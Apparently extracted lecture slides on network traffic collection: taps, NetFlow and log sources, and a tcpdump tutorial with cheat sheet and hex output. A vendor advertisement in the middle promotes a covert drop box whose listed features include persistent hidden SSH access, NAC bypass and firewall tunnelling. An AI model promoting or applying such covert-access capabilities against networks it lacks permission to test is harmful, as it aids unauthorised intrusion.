


- Port Mirroring
- USB Powered
- Mini Size

USB Powered Switch




Profishark



<http://www.profitap.com/profishark-1g/>

Fiber Taps



Hardware Taps

- Pro: Single-purpose, highly engineered
 - Network traffic is not dropped
 - Redundant and fail-safe
- Con: Installation process and cost
 - Installing required downtime
 - Cost can be very high, limiting pre-positioning

PwnPlug by PwnieExpress

- Includes 4G/GSM cellular, Wireless (802.11b/g/n), high-gain Bluetooth, & USB-Ethernet adapters
- Fully-automated NAC/802.1x/RADIUS bypass!
- **Out-of-band SSH access over 4G/GSM cell networks!**
- **Text-to-Bash**: text in bash commands via SMS!
- Simple web-based administration with "Plug UI"
- One-click Evil AP, stealth mode, & passive recon
- Maintains persistent, covert, encrypted SSH access to your target network
[Details]
- Tunnels through application-aware firewalls & IPS
- Supports HTTP proxies, SSH-VPN, & OpenVPN
- Sends email/SMS alerts when SSH tunnels are activated
- Preloaded with Debian 6, Metasploit, SET, Fast-Track, w3af, Kismet, Aircrack, SSLstrip, nmap, Hydra, dsniff, Scapy, Ettercap, Bluetooth/VoIP/IPv6 tools, & more!
- Unpingable and no listening ports in stealth mode

The Industry's First Commercial Pentesting Drop Box.

THE Pwn Plug.



Air Freshener?



Printer PSU?
...nope



FEATURES:

- ★ Covert tunneling
- ★ SSH access over 3G/GSM cell networks
- ★ NAC/802.1X bypass
- ★ and more!



PWNIE EXPRESS

@ **pwnieexpress.com**

Discover the glory of
Universal Plug & Pwn

t) @pwnieexpress **e)** info@pwnieexpress.com **p)** 802.227.2PWN



Wireless Collection

- Passive
- Active
- 802.11 a/b/g/n/ac
- Bluetooth / Zigbee ?

OSI Layer 7 Sources

- WLAN Controller, DHCP Server, DNS Server, Proxy Server, IDS, Firewall
- All of these can generate logs
- Logs may require manual processing
- All corroborate observed activity

NetFlow Data - Internal


- metadata information about traffic flows
- Not as good as pcaps / headers mainly
- Smaller in size than full packet capture allows longer retention
- Sources: Routers, Firewall, Flow extractors

External Sources

- ISP or 3rd party Internet DNS services
- ISPs sometimes retain NetFlow data
- Other targets or victim

Softwares

NETWORK COMMUNICATION PROTOCOLS



When a single hour of network downtime can cost millions

... *downtime* is not an option

www.agilent.com/comms/commnetworks



Agilent Technologies

Agilent Technologies is a leading provider of network communication solutions. Our products and services are designed to help you optimize your network performance and reduce downtime. For more information, please contact your local Agilent representative or visit our website at www.agilent.com/comms/commnetworks.

Agilent Technologies is a leading provider of network communication solutions. Our products and services are designed to help you optimize your network performance and reduce downtime. For more information, please contact your local Agilent representative or visit our website at www.agilent.com/comms/commnetworks.

TCPDUMP/WINDUMP

- Low level packet sniffer.
- Good, if you see a new type of attack or try to diagnose a networking problem.
- Bad, since you have to look at all these packets and learn how to interpret them.

TCPDUMP

- Most widely used capture tool
- Open-source, cross platform
- CLI based
- Based on libpcap
 - Uses BPF Syntax
 - Read from network or pcap file
 - commercial tools can read from/to pcap

The Good

- Provides an audit trail of network activity.
- Provides absolute fidelity.
- Universally available and cheap.

The Bad

- Does not collect the payload by default.
- Does not scale well.
- State / connections are hidden.
- Very Limited analysis of packages.
- Collects a given number of bytes from each package:
- This could turn “trap and trace” monitoring into wiretaping because content might be captured.

Running TCPDUMP

- Interpret packages in that format.
- Use the TCP/IP header format.

Offsets Octet		0								1								2								3							
Octet	Bit	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
0	0	Source port																Destination port															
4	32	Sequence number																															
8	64	Acknowledgment number (if ACK set)																															
12	96	Data offset	Reserved 0 0 0			N S	C W R	E C R	U R G	A C K	P S H	R S T	S Y N	F I N	Window Size																		
16	128	Checksum																Urgent pointer (if URG set)															
20	160	Options (if data offset > 5. Padded at the end with "0" bytes if necessary.)																															
...																															

TCPDUMP

- Length of capture: tcpdump -s 68
- Usual default snap length is 68B
- We see only 54B, because the ethernet header is 14B long.
- Remember, this could become a legal problem if you see content.

TCPDUMP

- `sudo tcpdump -n -s 0 -i eth0 -w output.pcap \`
`'host 1.1.1.1 and port 22'`
- Packet loss - CPU, storage, etc.
- BPF can minimize capture minimization
- `man tcpdump` / `man pcap-filter`

TCPDUMP

- `tcpdump -e host server.upd.edu.ph`
- Displays data link data filtered by host named `server.upd.edu.ph`.
- Shows Source MAC
- Destination MAC
- Protocol
- `20:37:48.124457 0:8:74:3f:2:46 0:d:56:8:e4:db ip 142: IP 192.168.10.1 > server.upd.edu.ph: icmp 108: echo request seq 5476`

Cheat Sheet

- **-n** Don't convert host addresses to names. Avoids DNS lookups. It can save you time.
- **-w <filename>** Write the raw packets to the specified file instead of parsing and printing them out. Useful for saving a packet capture session and running multiple filters against it later
- **-r <filename>** Read packets from the specified file instead of live capture. The file should have been created with **-w** option
- **-q** Quiet output. Prints less information per output line

Cheat Sheet

- **-s 0** tcpdump usually does not analyze and store the entire packet. This option ensures that the entire packet is stored and analyzed. NOTE: You must use this option while generating the traces for your assignments.
- **-A (or -X in some versions)** Print each packet in ASCII. Useful when capturing web pages. NOTE: The contents of the packet before the payload (for example, IP and TCP headers) often contain unprintable ASCII characters which will cause the initial part of each packet to look like rubbish

Cheat Sheet

- **-C** Rotate pcap after file size reached
- **-G** Rotate pcap after number of seconds
- **-W** Limit number of rotated pcap files
- **-F** Load BPFs from file
- **-x** Print hex for each packet
- **-X** Print hex and ASCII for each packet

Running TCPDUMP

- -x looks at packages in hex format

```
2. su - admin (tcpdump)
MacBookProG:~ admin$ sudo tcpdump -n port 22 -x
tcpdump: data link type PKTAP
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on pktap, link-type PKTAP (Apple DLT_PKTAP), capture size 262144 bytes
08:35:25.859018 IP 10.0.20.106.63938 > 10.0.20.50.22: Flags [P.], seq 779855581:
779855593, ack 1923774474, win 4117, options [nop,nop,TS val 987808216 ecr 29642
4871], length 12
    0x0000:  0050 56bf 6c6a 9801 a7a1 426f 0800 4510
    0x0010:  0040 fe60 4000 4006 ffab 0a00 146a 0a00
    0x0020:  1432 f9c2 0016 2e7b a6dd 72aa 780a 8018
    0x0030:  1015 30e0 0000 0101 080a 3ae0 c1d8 11ab
    0x0040:  15a7 736b 616a 7368 646b 6173 0d0a
08:35:25.861141 IP 10.0.20.50.22 > 10.0.20.106.63938: Flags [P.], seq 1:20, ack
12, win 227, options [nop,nop,TS val 296536545 ecr 987808216], length 19
    0x0000:  9801 a7a1 426f 0050 56bf 6c6a 0800 4500
    0x0010:  0047 6270 4000 4006 9ba5 0a00 1432 0a00
    0x0020:  146a 0016 f9c2 72aa 780a 2e7b a6e9 8018
    0x0030:  00e3 2a60 0000 0101 080a 11ac c9e1 3ae0
    0x0040:  c1d8 5072 6f74 6f63 6f6c 206d 6973 6d61
    0x0050:  7463 682e 0a
08:35:25.861174 IP 10.0.20.106.63938 > 10.0.20.50.22: Flags [.], ack 20, win 411
```

TCPDUMP

Other Options

- Use the `-c` extension to limit the number of packets captured.
- Use `-v`, `-vv`, `-vvv` for verbosity.
- Use `-tttt` to display time / day stamps.
- Use `-r` to specify capture file.

BPF Primitives

